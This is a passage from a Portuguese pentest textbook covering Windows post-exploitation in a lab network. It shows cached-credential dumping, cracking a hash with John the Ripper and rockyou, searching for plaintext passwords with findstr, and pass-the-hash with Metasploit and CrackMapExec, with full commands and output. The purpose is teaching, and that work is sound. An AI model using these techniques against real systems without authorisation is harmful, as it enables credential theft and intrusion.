[*] Dumping cached credentials...
[*] Hash are in MSCACHE_VISTA format. (mscash2)
```

```
[+] MSCACHE v2 saved in:
  /home/royce/.msf4/loot/20191120122849_default_mscache2.creds_608511.txt
[*] John the Ripper format:
# mscash2
tien:$DCC2$10240#tien#6aaafd3e0fd1c87bfdc734158e70386c:: ❶

meterpreter >
```

❶ Um hash de senha de uma conta do domínio em cache.

A Tabela 8.2 mostra todas as informações importantes exibidas pelo módulo de pós-exploração de falhas cachedump.

Tabela 8.2 – Componentes das credenciais do domínio em cache

Valor representado	Exemplo da Listagem 8.5
Nome do usuário	Tien
Tipo do hash (DCC ou DCC2)	DCC2
UID no Active Directory	10240
Nome do usuário	Tien
Hash da senha	6aaafd3e0fd1c87bfdc734158e70386c

8.4.2 Quebrando credenciais do cache com o John the Ripper

Infelizmente, não é possível utilizar a técnica Pass-the-Hash com hashes do domínio obtidos do cache por causa do modo como a autenticação remota funciona no Windows. Contudo, esses hashes continuam sendo úteis, pois podemos *quebrá-los* usando uma ferramenta de *quebra de senhas*. Nesta seção, utilizaremos uma ferramenta simples de quebra de senhas chamada John the Ripper.

Se você não sabe nada sobre quebra de senhas, na verdade, é um processo simples. Começamos com uma senha criptografada ou um hash que queremos quebrar. Em seguida, fornecemos uma lista de palavras chamada de *dicionário*, e dizemos ao programa de quebra de senhas que calcule o hash ou criptografe cada palavra e compare o resultado com o valor que estamos tentando quebrar. Se dois valores coincidirem, saberemos que a senha foi quebrada com sucesso. Para instalar o John the Ripper, obtenha o código-fonte

mais recente do GitHub com `git clone https://github.com/magnumripper/JohnTheRipper.git`. Vá para o diretório `src` e execute `./configure` para preparar o código-fonte. Depois de terminar, execute `make -s clean && make -sj4` para compilar os binários.

Listagem 8.6 – Instalando o John the Ripper a partir do código-fonte

```
git clone https://github.com/magnumripper/JohnTheRipper.git
Cloning into 'JohnTheRipper'...
remote: Enumerating objects: 18, done.
remote: Counting objects: 100% (18/18), done.
remote: Compressing objects: 100% (17/17), done.
remote: Total 91168 (delta 2), reused 4 (delta 1), pack-reused 91150
Receiving objects: 100% (91168/91168), 113.92 MiB | 25.94 MiB/s, done.
Resolving deltas: 100% (71539/71539), done.

cd JohnTheRipper/src
./configure ❶
make -s clean && make -sj4 ❷
```

❶ Configura os pacotes de códigos-fonte.

❷ Executa o make e instala o John the Ripper.

Para usar o John na tentativa de quebrar credenciais do domínio em cache, é necessário colocá-las inicialmente em um arquivo. Crie um arquivo chamado `cached.txt` e copie os hashes do domínio em cache, obtidos com o módulo de pós-exploração de falhas do Metasploit. Utilizando o exemplo da Listagem 8.5, o arquivo conteria o seguinte:

```
tien:$DCC2$10240#tien#6aaafd3e0fd1c87bfdc734158e70386c::
```

Agora podemos iniciar as tentativas de *força bruta* nesse arquivo com senhas geradas aleatoriamente, acessando o diretório JohnTheRipper e digitando o seguinte comando: `./run/john –format=mscash2 cached.txt`. *Usar de força bruta* quer dizer que começamos com um conjunto de caracteres. O conjunto completo de caracteres em um teclado padrão americano inclui os caracteres *a*–*z*, *A*–*Z*, 0–9 e todos os caracteres especiais. Utilizando o conjunto de caracteres especificado, por meio de programação, o John fará uma iteração por todas as combinações possíveis de caracteres que

possam ser criadas para um dado tamanho de senha. Por exemplo, ao tentar adivinhar uma senha de três caracteres com o uso de força bruta, a qual utilize somente caracteres minúsculos do alfabeto, tentaríamos *aaa*, *aab*, *aac*, *aad* . . . , até *zzz*. A fórmula para determinar o número de possibilidades é o número de caracteres individuais do conjunto de caracteres elevado à potência do tamanho da senha que estamos tentando adivinhar.

Assim, se quiséssemos usar a força bruta em todas as senhas possíveis com oito caracteres usando letras maiúsculas, letras minúsculas e números (26 + 26 + 10 = 62), teríamos de tentar 62 × 62 × 62 × 62 × 62 × 62 × 62 × 62 = 218 trilhões de senhas possíveis. Aumente o tamanho da senha de 8 para 10 caracteres e o número subirá para 839 quatrilhões.

Listagem 8.7 – Executando o John the Ripper sem um arquivo de dicionário

```
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1
256/256 AVX2 8x])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 16 needed
for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:./run/password.lst
0g 0:00:00:11 27.93% 2/3 (ETA: 12:40:26) 0g/s 4227p/s 4227c/s 4227C/s
rita5..transfer5yes
Proceeding with incremental:ASCII ❶
```

❶ Executando uma adivinhação de senha incremental com força bruta, baseada em ASCII.

O método de força bruta é terrivelmente lento quando senhas fortes estão em uso, pois é necessário testar literalmente todas as combinações possíveis de letras, números e caracteres especiais. Teoricamente, se houver tempo suficiente, é garantido que esse método vá gerar a senha correta em algum momento; no entanto, conforme o tamanho e a complexidade da senha que estivermos

tentando quebrar, poderia demorar milênios ou toda uma era para adivinhar a combinação correta. Contudo, não devemos descartar totalmente o uso da força bruta pura, pois as pessoas criam senhas surpreendentemente fracas, possíveis de ser adivinhadas facilmente com o uso de força bruta. Apesar disso, na maioria das vezes, essa abordagem não será conveniente sem o uso de um dispositivo de quebra de senhas com várias GPUs, assunto que está além do escopo deste capítulo.

Uma abordagem mais prática consiste em utilizar um arquivo de dicionário contendo palavras comuns e fazer a adivinhação somente com as palavras que estão na lista. Como a senha que estamos tentando quebrar foi pensada por um ser humano (supostamente), há uma boa chance de que ela contenha um texto legível por um ser humano, em vez de ter números, letras e símbolos gerados aleatoriamente.

8.4.3 Usando um arquivo de dicionário com o John the Ripper

A internet está repleta de arquivos de dicionário úteis, alguns com dezenas de gigabytes, contendo trilhões de entradas. Como esperado, quanto maior o arquivo de dicionário, mais tempo demorará para que a lista seja processada. Poderíamos ter um arquivo de dicionário tão grande a ponto de o retorno não compensar mais, caso em que poderíamos igualmente utilizar a força bruta em um conjunto completo de caracteres.

Há um arquivo de dicionário um tanto quanto famoso, chamado *dicionário Rockyou*, que é um favorito entre os hackers e pentesters. É um arquivo leve, contendo pouco mais de 14 milhões de senhas coletadas a partir de diversas violações publicamente divulgadas por empresas reais. Se você estiver tentando quebrar vários hashes de senha, há uma boa possibilidade de pelo menos uma delas estar no dicionário Rockyou. Faça o download do arquivo `.txt` em sua máquina de ataque usando o seguinte URL: http://mng.bz/DzMn. Utilize o `wget` em uma janela do terminal para baixar o arquivo; preste

atenção no tamanho do arquivo após o download.

Listagem 8.8 – Fazendo o download do arquivo de dicionário rockyou.txt

```
--2019-11-20 12:58:12--  https://github.com/brannondorsey/naive
hashcat/releases/download/data/rockyou.txt
Resolving github.com (github.com)... 192.30.253.113
Connecting to github.com (github.com)|192.30.253.113|:443... connected.
HTTP request sent, awaiting response... 302 Found
Connecting to github-production-release-asset-2e65be.s3.amazonaws.com
(github-production-release-asset
2e65be.s3.amazonaws.com)|52.216.104.251|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 139921497 (133M) [application/octet-stream] ❶
Saving to: 'rockyou.txt'
2019-11-20 12:58:18 (26.8 MB/s) - 'rockyou.txt' saved [139921497/139921497]
```

❶ O arquivo rockyou.txt contém 133 MB de texto.

Assim que tiver feito o download do dicionário Rockyou, você poderá executar novamente o John the Ripper. Dessa vez, porém, acrescente a opção --wordlist=rockyou.txt ao executar o comando a fim de dizer ao John que não use de força bruta em caracteres aleatórios, mas, em vez disso, utilize as senhas do dicionário fornecido como palpites:

```
~$ ./run/john --format=mscash2 cached.txt --wordlist=rockyou.txt ❶
```

❶ Especifica a opção --wordlist para dizer ao John onde está o dicionário.

No caso do pentest na Capsulecorp, estamos com sorte: a senha estava no arquivo, conforme mostra a saída a seguir. Em pouco mais de oito minutos, o John descobriu que a senha da conta de domínio tien é Password82$:

```
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1
256/256 AVX2 8x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password82$      (tien) ❶
1g 0:00:08:30 DONE (2019-11-21 11:27) 0.001959g/s 4122p/s 4122c/s 4122C/s
Patch30..Passion7
```

Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed

❶ A senha foi quebrada porque estava no arquivo de dicionário.

É claro que nem sempre você terá sorte de quebrar o hash que estava tentando em oito minutos, se é que chegará a quebrá-lo. A quebra de senhas é uma loteria; quanto mais hashes você obtiver dos usuários, maiores serão as chances de que um deles tenha uma senha ruim. Na maioria dos casos, os usuários fazem o mínimo necessário quando se trata da complexidade da senha porque, antes de tudo, as pessoas ficam aborrecidas por terem de definir senhas complexas. Se a empresa que você estiver atacando tiver uma política fraca para senhas, é provável que você tenha sucesso com a quebra de senhas.

A quebra de senhas é uma aptidão útil para os pentesters. Apesar disso, essa não é a única forma de obter credenciais que possam ser usadas para acessar hosts de nível dois. Também é possível e surpreendentemente comum encontrar credenciais em formato texto simples, armazenadas em algum lugar no sistema de arquivos; basta saber onde e como procurá-las.

8.5 Coleta de credenciais do sistema de arquivos

Facilmente, uma das atividades mais menosprezadas (e, possivelmente, mais tediosas) é fazer uma pilhagem no sistema de arquivos de um alvo comprometido em busca de informações valiosas, como nomes de usuário e senhas. Esse conceito é análogo a alguém invadindo a sua casa e vasculhando papéis em sua escrivaninha em busca de algo que possam descobrir, por exemplo, uma notinha adesiva com a senha de seu computador ou um extrato bancário com instruções para transferências.

Assim como alguém que invade uma casa faria intuitivamente suas buscas em lugares nos quais é comum e provável que as pessoas escondam itens, os sistemas de computadores Windows contêm arquivos e pastas que são comumente usados para

armazenar credenciais. Não há garantias de que você vá encontrar algo em todo sistema que procurar, mas é frequente a ponto de justificar sempre uma verificação, sobretudo se você não teve sucesso em outros locais.

Em primeiro lugar, considere a finalidade para a qual o sistema que você está tentando comprometer é usado. Por exemplo, o sistema tem um servidor web? Em caso afirmativo, é possível descobrir qual é o tipo do servidor a partir dos cabeçalhos HTTP? Os servidores web quase sempre são usados em conjunto com um banco de dados no backend. Como o servidor precisa ser capaz de se autenticar junto ao banco de dados no backend, não é incomum encontrar arquivos de configuração contendo credenciais para o banco de dados em formato texto simples. Conforme descobrimos no Capítulo 6, ter credenciais válidas para um banco de dados pode ser uma ótima maneira de comprometer um sistema alvo remotamente.

Em vez de tentar memorizar todos os diferentes paths de arquivo que podem ser encontrados em uma instância do IIS, do Apache ou de outro servidor web instalado, é mais fácil conhecer o nome de arquivos úteis que, em geral, contêm credenciais do banco de dados, e então utilizar o comando `find` do Windows para fazer uma pesquisa no sistema de arquivos em busca desses arquivos (veja a Tabela 8.3).

Tabela 8.3 – Arquivos de configuração contendo credenciais

Nome do arquivo	Serviço
web.config	Microsoft IIS
tomcat-users.xml	Apache Tomcat
config.inc.php	PHPMyAdmin
sysprep.ini	Microsoft Windows
config.xml	Jenkins
Credentials.xml	Jenkins

Além disso, você poderá encontrar arquivos arbitrários nos diretórios home dos usuários. Os usuários muitas vezes armazenam senhas

em documentos Word e em arquivos-texto, em formato texto simples. Você não saberá previamente o nome do arquivo e, às vezes, não haverá um substituto para uma investigação manual do conteúdo de cada arquivo que estiver no diretório home do usuário. Apesar disso, se souber o que está procurando, alguns comandos úteis do Windows poderão ajudar: findstr e where são dois ótimos exemplos.

8.5.1 Encontrando arquivos com findstr e where

Agora que sabemos quais arquivos estamos procurando, o próximo conceito a ser entendido é como encontrá-los. Supostamente, você não terá um acesso de GUI (Graphical User Interface, ou Interface Gráfica de Usuário) aos alvos comprometidos, portanto abrir o Explorador de Arquivos do Windows e utilizar a barra de pesquisa provavelmente não será uma opção. Contudo, o Windows tem uma ferramenta de linha de comando que também funciona bem: o comando findstr.

O comando findstr tem dois casos de uso em um pentest. O primeiro é quando queremos encontrar todos os arquivos contendo uma dada string, por exemplo, “password=”, no sistema de arquivos. O segundo é quando queremos encontrar um arquivo específico, por exemplo, tomcat-users.xml. O comando a seguir pesquisa todo o sistema de arquivos em busca de qualquer arquivo que contenha a string “password=”:

```
findstr /s /c:"password="
```

A flag /s diz ao findstr que inclua os subdiretórios, /c: diz ao findstr que inicie a busca na raiz do drive C: e "password=" é a string que queremos que o findstr procure. Prepare-se para um comando demorado, pois ele procura sua string literalmente no conteúdo de cada arquivo do sistema. Obviamente, o comando é bem abrangente, mas a contrapartida é que pode ser um processo lento. Dependendo da sua situação, talvez seja mais vantajoso encontrar primeiro alguns arquivos específicos, e então usar o findstr para fazer uma pesquisa em seus conteúdos. É nesse cenário que o comando

where será conveniente. Utilizando a Tabela 8.3 como ponto de referência, se quiser encontrar o arquivo tomcat-users.xml, que pode conter credenciais em formato texto simples, o comando where poderá ser usado, assim:

```
where /r c:\ tomcat-users.xml
```

O comando where é muito mais rápido porque seu trabalho é, de longe, muito mais fácil. A opção /r diz ao where que faça a busca recursivamente, c:\ diz para iniciar a busca na raiz do drive C: e tomcat-users.xml é o nome do arquivo a ser encontrado. Qualquer método – findstr ou where – funcionará bem, conforme você esteja procurando um nome de arquivo específico ou um arquivo contendo uma string em particular.

8.6 Movimentação lateral com o Pass-the-Hash

Conforme mencionado nos capítulos anteriores, os sistemas de autenticação do Windows permitem que os usuários se autentiquem sem fornecer uma senha em formato texto simples. Em vez disso, se um usuário tiver o equivalente NTLM de uma senha com hash de 32 caracteres, esse usuário terá permissão de acesso ao sistema Windows. Essa característica do design, mais o fato de que os administradores de TI e de sistemas muitas vezes reutilizam senhas, constituem um vetor de ataque oportunista para os hackers e, igualmente, para os pentesters. Essa técnica é conhecida por um nome audacioso: *Pass-the-Hash* ou *passing-the-hash* (passando o hash).

O conceito na base desse vetor de ataque é o seguinte:

1. Você conseguiu comprometer um ou mais sistemas Windows com sucesso (seus alvos de *nível um*) por causa de uma vulnerabilidade descoberta durante a coleta de informações.
2. Fez a extração dos hashes de senha de contas de usuários locais dos sistemas Windows.
3. Você quer ver se é possível utilizar essas senhas para fazer login em hosts adjacentes na rede (alvos de *nível dois*).

Isso é particularmente gratificante do ponto de vista de um pentester porque, se não fossem pelas credenciais compartilhadas, talvez você não conseguisse acessar esses hosts adjacentes com sucesso (pois não estavam afetados por nenhuma vulnerabilidade ou vetor de ataque descobertos). Conforme já mencionado, no espírito do jogo e para manter a situação divertida e interessante, gosto de me referir a esses alvos recém-acessíveis como *alvos de nível dois*. Se ajudar na ilustração, pense em um videogame estilo Zelda: você se movimentou pelo cenário, matou todos os monstros que podia, e depois de ter finalmente conseguido acesso a uma chave especial, desbloqueou uma nova área a ser explorada – o nível dois, se me permite dizer.

Mais uma vez, o shell Meterpreter obtido no capítulo anterior pode ser usado para coletar os hashes de senha de contas de usuários locais, executando o comando `hashdump` no prompt do Meterpreter, assim:

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c1ea09ab1bab83a9c
  9c1f1c
66576737:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d
  7e0c089c
:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:6769dd01f1f8b
  61924785
de2d467a41:::
tien:1001:aad3b435b51404eeaad3b435b51404ee:5266f28043fab71a085eba2e3
  92d388
:::
meterpreter >
```

É melhor repetir o próximo processo, descrito na Seção 8.6.1, para todos os hashes de senha de contas de usuário locais obtidos. No entanto, para ilustrar, vou usar somente a conta de administrador local. É sempre possível identificar essa conta em sistemas Windows porque o UID estará definido com 500. Por padrão, o nome da conta é Administrator. Às vezes, os administradores de

sistemas de TI renomeiam a conta em uma tentativa de ocultá-la. Infelizmente, o Windows não permite modificar o UID, portanto não há como deixar de identificar essa conta.

E se o administrador local estiver desativado?

É verdade que é possível desativar a conta de administrador local, o que é considerado uma boa prática por muitas pessoas. Afinal de contas, fazer isso evita que os invasores utilizem os hashes de senha locais para irem se espalhando pela rede.

Apesar disso, em quase todos os casos em que vi a conta com UID 500 desativada, os administradores de sistemas de TI haviam criado uma conta diferente com privilégios de administrador, o que invalida totalmente o propósito de desativar a conta default de administrador local.

Agora que já obtivemos alguns hashes de senha de contas locais, o próximo passo lógico é usá-los para tentar se autenticar em outros sistemas na rede. Repetindo, esse processo de tomar um hash obtido em um sistema e tentar fazer login em outros sistemas com ele é chamado de *passing the hash* (passando o hash).

8.6.1 Usando o módulo smb_login do Metasploit

Em virtude da popularidade do ataque Pass-the-Hash, há várias ferramentas disponíveis para a tarefa. Vamos nos ater à principal força de trabalho nesse pentest e continuar usando o Metasploit. O módulo `smb_login` pode ser utilizado para testar credenciais compartilhadas em sistemas Windows. Ele aceita senhas em formato texto simples, que, conforme você deve se lembrar, foram usadas no Capítulo 4. Além disso, o módulo aceita hashes de senha. A seguir, veremos como usá-lo com um hash de senha.

Se você já está com o msfconsole executando e está diante do prompt do Meterpreter obtido com o seu exploit recente, digite o comando `background` para sair desse prompt e voltar para o prompt principal do msfconsole.

No msfconsole, digite `use auxiliary/scanner/smb/smb_login` no prompt de comandos para carregar o módulo `smb_login`. Em seguida,

especifique o nome da conta de usuário que você quer testar com o comando: set user administrator. Defina o hash da conta de administrador local com o comando set smbpass [HASH]. A opção smbdomain pode ser usada para especificar um domínio Active Directory.

> **AVISO** É essencial ter cautela com a configuração smbdomain porque usar de força bruta para adivinhar senhas de contas do Active Directory provavelmente resultará no bloqueio de contas dos usuários. Seu cliente não ficará nada satisfeito. Ainda que o comportamento padrão do Metasploit seja não fazer isso, recomendo explicitamente definir o valor para ".". No Windows, isso significa o workgroup local. Essa configuração forçará o Metasploit a tentar se autenticar com uma conta de usuário local, e não com uma conta de usuário do domínio.

Por fim, defina as opções rhosts e threads apropriadamente e execute o módulo. A listagem a seguir mostra a saída do módulo smb_login quando uma autenticação bem-sucedida em um host remoto é feita usando o nome de usuário e o hash de senha fornecidos.

Listagem 8.9 – Técnica do passing-the-hash com o Metasploit

```
msf5 exploit(windows/smb/ms17_010_psexec) > use
auxiliary/scanner/smb/smb_login
msf5 auxiliary(scanner/smb/smb_login) > set smbuser administrator
smbuser => administrator
msf5 auxiliary(scanner/smb/smb_login) > set smbpass
aad3b435b51404eeaad3b435b51404ee:c1ea09ab1bab83a9c9c1f1c366576737
smbpass =>
  aad3b435b51404eeaad3b435b51404ee:c1ea09ab1bab83a9c9c1f1c36657673
  7
msf5 auxiliary(scanner/smb/smb_login) > set smbdomain .
smbdomain => .
msf5 auxiliary(scanner/smb/smb_login) > set rhosts
file:/home/royce/capsulecorp/discovery/hosts/windows.txt
rhosts => file:/home/royce/capsulecorp/discovery/hosts/windows.txt
msf5 auxiliary(scanner/smb/smb_login) > set threads 10
threads => 10
msf5 auxiliary(scanner/smb/smb_login) > run
[*] 10.0.10.200:445       - 10.0.10.200:445 - Starting SMB login bruteforce
[*] 10.0.10.201:445       - 10.0.10.201:445 - Starting SMB login bruteforce
[*] 10.0.10.208:445       - 10.0.10.208:445 - Starting SMB login bruteforce
```

```
[*] 10.0.10.207:445       - 10.0.10.207:445 - Starting SMB login bruteforce
[*] 10.0.10.205:445       - 10.0.10.205:445 - Starting SMB login bruteforce
[*] 10.0.10.206:445       - 10.0.10.206:445 - Starting SMB login bruteforce
[*] 10.0.10.202:445       - 10.0.10.202:445 - Starting SMB login bruteforce
[*] 10.0.10.203:445       - 10.0.10.203:445 - Starting SMB login bruteforce
[-] 10.0.10.201:445       - 10.0.10.201:445 - Failed:
'.\administrator:aad3b435b51404eeaad3b435b51404ee:c1ea09ab1bab83a9c9c
  1f1c3
6576737',

[+] 10.0.10.208:445       - 10.0.10.208:445 – Success
'.\administrator:aad3b435b51404eeaad3b435b51404ee:c1ea09ab1bab83a9c9c
  1f1c3
6576737' Administrator ❶
[+] 10.0.10.207:445       - 10.0.10.207:445 – Success
'.\administrator:aad3b435b51404eeaad3b435b51404ee:c1ea09ab1bab83a9c9c
  1f1c3
6576737' Administrator ❷
[-] 10.0.10.200:445       - 10.0.10.200:445 - Failed:
'.\administrator:aad3b435b51404eeaad3b435b51404ee:c1ea09ab1bab83a9c9c
  1f1c3
6576737',
[*] Scanned 1 of 8 hosts (12% complete)
[*] Scanned 2 of 8 hosts (25% complete)
[-] 10.0.10.203:445       - 10.0.10.203:445 - Failed:
  '.\administrator:aad3b435b51404eeaad3b435b51404ee:c1ea09ab1bab83a9c9
  c1f1c366576737',
[-] 10.0.10.202:445       - 10.0.10.202:445 - Failed:
  '.\administrator:aad3b435b51404eeaad3b435b51404ee:c1ea09ab1bab83a9c9
  c1f1c366576737',
[*] Scanned 6 of 8 hosts (75% complete)
[-] 10.0.10.206:445       - 10.0.10.206:445 - Could not connect
[-] 10.0.10.205:445       - 10.0.10.205:445 - Could not connect
[*] Scanned 7 of 8 hosts (87% complete)
[*] Scanned 8 of 8 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_login) >
```

❶ Conforme esperado, um login bem-sucedido foi feito no host do qual os hashes foram extraídos.

❷ Host de nível dois agora acessível, compartilhando a mesma senha de administrador local.

8.6.2 Passing-the-hash com o CrackMapExec

Você talvez se lembre de que, no capítulo anterior, utilizamos o CME (CrackMapExec) para adivinhar senhas em hosts Windows. Também é possível utilizar hashes de senha no lugar de senhas para autenticação usando o CME. Em vez de especificar a opção `-p` para a senha, especifique a opção `-H` para o hash. O CME tem intuição suficiente para que você possa ignorar a parte LM do hash, fornecendo apenas os últimos 32 caracteres: a parte referente ao NTLM. A Tabela 8.4 mostra o hash de senha da conta local, extraído na Seção 8.6, separado em suas duas versões: LM e NTLM.

Tabela 8.4 – Estrutura dos hashes de senha de contas locais do Windows

LAN Manager (LM)	New Technology LAN Manager (NTML)
Primeiro grupo de 32 caracteres	Segundo grupo de 32 caracteres
aad3b435b51404eeaad3b435b51404ee	c1ea09ab1bab83a9c9c1f1c366576737

Para relembrar, os hashes LM foram usados antes do Windows XP e do Windows 2003, quando o NTLM foi introduzido. Isso significa que é pouco provável que você vá encontrar uma rede Windows que não aceite hashes NTLM – ao menos, até muito tempo depois de a Microsoft introduzir uma versão mais recente.

> **DICA** Guarde no mínimo os seis ou sete primeiros caracteres desta string na memória: “aad3b435b51404eeaad3b435b51404ee”. Esse é o hash LM equivalente a uma string vazia, o que significa que não há um hash LM: isso implica que os hashes LM não são aceitos ou não estão em uso nesse sistema. Se você vir algo diferente desse valor na parte LM de um hash, tome nota imediatamente do achado de uma falha grave em seu relatório, conforme será discutido com mais detalhes no Capítulo 12.

Utilizando somente a parte NTLM do hash, podemos empregar a técnica Pass-the-Hash com o CrackMapExec executando o comando a seguir, tudo em uma só linha:

```
cme smb capsulecorp/discovery/hosts/windows.txt --local-auth -u
Ê Administrator -H c1ea09ab1bab83a9c9c1f1c366576737
```

A saída na Listagem 8.10 mostra exatamente as mesmas informações que o módulo do Metasploit, com um bônus extra: ela

inclui os nomes de host de dois sistemas que agora estão acessíveis. TIEN já estava acessível porque não tinha o patch de segurança MS17-010 e pôde ser explorado com o Metasploit.

Listagem 8.10 – Utilizando o CrackMapExec para a técnica Pass-the-hash

```
CME         10.0.10.200:445 GOKU          [*] Windows 10.0 Build 17763
(name:GOKU) (domain:CAPSULECORP)
CME         10.0.10.207:445 RADITZ        [*] Windows 10.0 Build 14393
(name:RADITZ) (domain:CAPSULECORP)
CME         10.0.10.208:445 TIEN          [*] Windows 6.1 Build 7601
(name:TIEN) (domain:CAPSULECORP)
CME         10.0.10.201:445 GOHAN         [*] Windows 10.0 Build 14393
(name:GOHAN) (domain:CAPSULECORP)
CME         10.0.10.202:445 VEGETA        [*] Windows 6.3 Build 9600
(name:VEGETA) (domain:CAPSULECORP)
CME         10.0.10.203:445 TRUNKS        [*] Windows 6.3 Build 9600
(name:TRUNKS) (domain:CAPSULECORP)
CME         10.0.10.207:445 RADITZ        [+] RADITZ\Administrator
c1ea09ab1bab83a9c9c1f1c366576737 (Pwn3d!) ❶
CME         10.0.10.200:445 GOKU          [-] GOKU\Administrator
c1ea09ab1bab83a9c9c1f1c366576737 STATUS_LOGON_FAILURE
CME         10.0.10.201:445 GOHAN         [-] GOHAN\Administrator
c1ea09ab1bab83a9c9c1f1c366576737 STATUS_LOGON_FAILURE
CME         10.0.10.203:445 TRUNKS        [-] TRUNKS\Administrator
c1ea09ab1bab83a9c9c1f1c366576737 STATUS_LOGON_FAILURE
CME         10.0.10.202:445 VEGETA        [-] VEGETA\Administrator
c1ea09ab1bab83a9c9c1f1c366576737 STATUS_LOGON_FAILURE
CME         10.0.10.208:445 TIEN          [+] TIEN\Administrator
c1ea09ab1bab83a9c9c1f1c366576737 (Pwn3d!) ❷
```

❶ RADITZ é um host de nível dois que agora está acessível, pois compartilha a mesma senha de administrador local.

❶ Conforme esperado, um login bem-sucedido no host do qual os hashes foram extraídos.

O RADITZ é o host de nível dois que agora está acessível, o qual parece utilizar o mesmo conjunto de credenciais para a conta de administrador local. Comprometer esse host será fácil com as credenciais de administrador. Agora você pode acessar todos os hosts de nível dois e empregar as técnicas de pós-exploração de

falhas deste capítulo nesses sistemas, possivelmente desbloqueando o acesso a outros sistemas. Repita o processo para qualquer alvo novo que se tornar acessível.

Exercício 8.1: Acessando seu primeiro host de nível dois

Utilizando os hashes de senha de contas de usuários locais obtidos de tien.capsulecorp.local . . ., empregue a técnica Pass-the-Hash com o Metasploit ou o CME. Encontre o sistema RADITZ agora acessível, o qual não tinha nenhum vetor de ataque conhecido antes, mas está acessível porque compartilha as credenciais com TIEN. Há um arquivo chamado c:\flag.txt no servidor raditz.capsulecorp.local. O que há nesse arquivo?

A resposta está no Apêndice E.

Resumo

- Os três principais objetivos durante a pós-exploração de falhas são: manter um método confiável de reentrada, coletar credenciais e mover-se lateralmente.
- O script de persistência do Meterpreter pode ser usado para uma conexão automática de longo prazo com os alvos comprometidos.
- Podemos obter credenciais na forma de hashes de senha de contas locais, credenciais do domínio em cache e senhas em formato texto simples extraídas da memória ou de arquivos de configuração.
- A quebra de senhas com um arquivo de dicionário é mais conveniente do que uma adivinhação de senha puramente baseada em força bruta. Embora demore menos, a contrapartida é que você terá menos senhas.
- Você deve tentar fazer login em outros sistemas utilizando as credenciais que foram obtidas.

CAPÍTULO 9

Pós-exploração de falhas no Linux ou no Unix

Este capítulo inclui:

- coleta de credenciais de arquivos .dot;
- tunelamento com conexões SSH;
- automatização de autenticação SSH com chave pública usando o bash;
- agendamento de uma callback reversa com o cron;
- escalação de privilégios com binários SUID.

No último capítulo, discutimos os três principais componentes da pós-exploração de falhas no Windows, os quais, conforme você deve se lembrar, são:

- manutenção de um método confiável de reentrada (re-entry);
- coleta de credenciais;
- movimentação lateral.

Esses objetivos são os mesmos para sistemas baseados em Linux ou Unix; a única diferença está nas técnicas utilizadas para alcançá-los. Um pentester competente não dependerá do sistema operacional. Não importa se você está em um computador Windows, FreeBSD Unix, CentOS Linux ou macOS. Você deve saber o suficiente acerca de onde encontrar credenciais, como implantar um método confiável de reentrada e como se mover lateralmente para ser bem-sucedido em qualquer procedimento de teste. Neste capítulo, aprenderemos diversas técnicas de pós-exploração de falhas para se adentrar mais em ambientes Linux ou

Unix. Vamos começar revendo rapidamente os três principais componentes (Figura 9.1) da pós-exploração de falhas e escalação de privilégios.

Observando a Figura 9.1 de baixo para cima, os principais objetivos durante a pós-exploração de falhas são: manter um método confiável de reentrada, coletar credenciais e mover-se lateralmente para outros alvos de nível dois acessíveis a partir de então. No caso de ambientes Linux ou Unix, um dos modos mais eficazes de manter um método confiável de reentrada é agendar uma conexão por meio de callback utilizando cron jobs. É isso que aprenderemos a fazer na próxima seção.




Figura 9.1 – Metas e objetivos da pós-exploração de falhas.

DEFINIÇÃO Sistemas Linux e Unix têm um subsistema chamado *cron*, que executa comandos agendados a intervalos predeterminados. Um *crontab* é um arquivo contendo uma lista de entradas que definem quando o cron deve executar um comando e qual comando deve ser executado.

9.1 Mantendo um método confiável de reentrada com cron jobs

No Capítulo 8, vimos a importância de manter um método confiável de reentrada em um alvo comprometido durante um pentest. O shell

